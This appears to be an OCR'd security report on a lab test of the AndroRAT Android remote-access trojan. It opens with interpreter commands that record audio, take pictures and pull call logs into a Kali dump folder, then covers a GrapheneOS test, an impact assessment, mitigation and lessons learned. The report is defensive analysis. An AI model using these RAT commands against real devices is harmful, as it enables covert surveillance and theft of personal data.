[SUCCESS] Succesfully Saved in /home/kali/AndroRAT/Dumps/sent_20240208-161314.txt
```






Virtual Android Cell Phone


```
Interpreter:/> startAudio
Started Recording Audio

Interpreter:/> stopAudio
[INFO] Downloading Audio
```




```
Interpreter:/> takepic 1
[INFO] Taking Image
[SUCCESS] Succesfully Saved in /home/kali/AndroRAT/Dumps/Image_20240208-15395
```




```
nterpreter:/> getCallLogs
INFO] Getting Call Logs
SUCCESS] Succesfully Saved in /home/kali/AndroRAT/Dumps/Call_Logs_20240208-161443.txt
```





```
10 Number : 8888
11 Name :
12 Date : Thu Feb 08 14:14:04 MST 2024
13 Duration : 0
14 Type : 2
```

```
17 Number : 7777777777
18 Name :
19 Date : Thu Feb 08 14:14:24 MST 2024
20 Duration : 0
21 Type : 2
```

Security-Centric FOSS OS

Test Parameters:

- Device: Pixel 6 Pro
- Android Version: 12
- Graphene OS Version: Raven 2024020500
- Attack Vector: Malicious QR code with an embedded AndroRAT APK



Findings:

- **GrapheneOS Security Features**: Highlighting stringent sandboxing, precise permissions management, and enhanced memory safety protocols.
- **Elimination of Google Services Framework**: Significantly reducing attack vectors by excluding this critical dependency.
- **AndroRAT Functionality Impeded**: Despite successful download, GrapheneOS's absence of Google Services Framework prevented further execution.
- **Security-First Operating System Architecture**: Prioritizing user safety at the system level to neutralize threats like AndroRAT.
- **Resilience Against Adaptive Threats**: GrapheneOS effectively neutralizes AndroRAT's operation, showcasing the importance of security-centric FOSS OS.

Impact Assessment

- **AndroRAT Malware Attack Overview**
  - Achieved remote access and command execution on Android devices.
  - Affected devices: Retroid Pocket 3+ and a Lenovo Tablet.
  - Capabilities: Data exfiltration, remote contro location tracking, access to sensitive information.
- **Impact and Concerns**
  - Controlled impact with safeguards to limit damage.
  - Potential for significant damage in uncontrolled environments.
  - Threats to individuals, companies, and organizations.
- **Data Compromised**
  - Included MAC addresses, call and SMS logs, system and IP information, geographical locations.
  - Sensitive information could lead to further attacks.
- **Privacy and Safety Implications**
  - Invasion of privacy and potential for physical tracking.
  - Facilitates network infiltration and targeted cyber attacks.
  - Extends potential for exploitation: identity theft, financial fraud, sophisticated social engineering.

Severity of AndroRAT

- Software was originally made to be used on devices with Android 4, up to Android 9.

- Malicious APK Software has been available on the internet for more than 10 years and proven to be accessible and useable up to Android 13.

- It continues to have online support by other hackers in the internet to improve the software and attack framework.


Android Usage - Indication of AndroRAT Attack Surface

Android	Windows	iOS	OS X	Unknown	Linux
41.61%	29.02%	18.18%	6.41%	2.21%	1.51%

Operating System Market Share Worldwide - January 2024

13.0	12.0	11.0	14.0	10.0	9.0 Pie
32.35%	17.35%	16.5%	9.26%	8.82%	5.99%

Mobile & Tablet Android Version Market Share Worldwide - January 2024



Source : statCounter Global Stats
https://gs.statcounter.com/

Response and Mitigation

Immediate Response Actions:

- **Segregate Infected Systems**: Isolate infected devices immediately to stop malware spread and protect the network.
- **Analyze and Eradicate Malicious Files**: Analyze and remove malicious APK files using mobile security software to eliminate AndroRAT and prevent further vulnerabilities.
- **Identify and Patch Security Weaknesses**: Identify and patch security vulnerabilities promptly to prevent future breaches.

Response and Mitigation

Longer-Term Response Actions:

- **Thorough Security Policy Review**: Review security policies thoroughly, update for stricter controls and regular updates to prevent breaches.
- **Establish Security Awareness Program**: Implement security awareness program to educate on risks, phishing, and updates, fostering security culture.
- **Regular Security Audits and Incident Response Plan**: Regular security audits and incident response plan ensure swift action in cyber incidents.
- **Addressing Legacy Malware Threats**: Address legacy malware risk by reevaluating security protocols, emphasizing patches, updates.
- **Adapting Defensive Approaches**: Adapt defenses with security-first systems and updated software to thwart attackers.
- **Adoption of FOSS Operating Systems**: Transition to security-centric FOSS operating systems for vulnerable mobile devices to reduce attack surfaces, enhance sandboxing, and improve permissions management, as demonstrated by testing on the Pixel 6 Pro in response to AndroRAT infiltration.

Lessons Learned

- **Incident Insights: Cybersecurity Focus**
  - Emphasize ongoing user training to enhance awareness of cyber threats.
  - User actions, like downloading malicious links or QR codes, often enable malware attacks.
- **The Role of Awareness and Training**
  - Increased awareness could deter risky behaviors like engaging with suspicious links or QR codes.
- **Technical Safeguards and Limitations**
  - While technical defenses are vital, they should not be the only line of defense against cyber threats.
  - Regular updates and reassessments of security measures are necessary.
- **Comprehensive Cybersecurity Strategy**
  - Combine user education with robust technical controls for effective defense against evolving threats.
  - Constant vigilance and proactive security practices are key.

Conclusion

- Businesses need to invest in security measures and foster a culture of security awareness to combat evolving insider threats, including social engineering infiltration.
- Despite advancements in cybersecurity, proven technical tests reveal that AndroRAT remains accessible, highlighting the ongoing danger it poses.
- Cybersecurity teams should not only be aware of the current threat posed by AndroRAT but also consider establishing a planned schedule for researching new forms of attacks associated with this malicious APK and any similar versions of AndroidRAT that may emerge on the internet.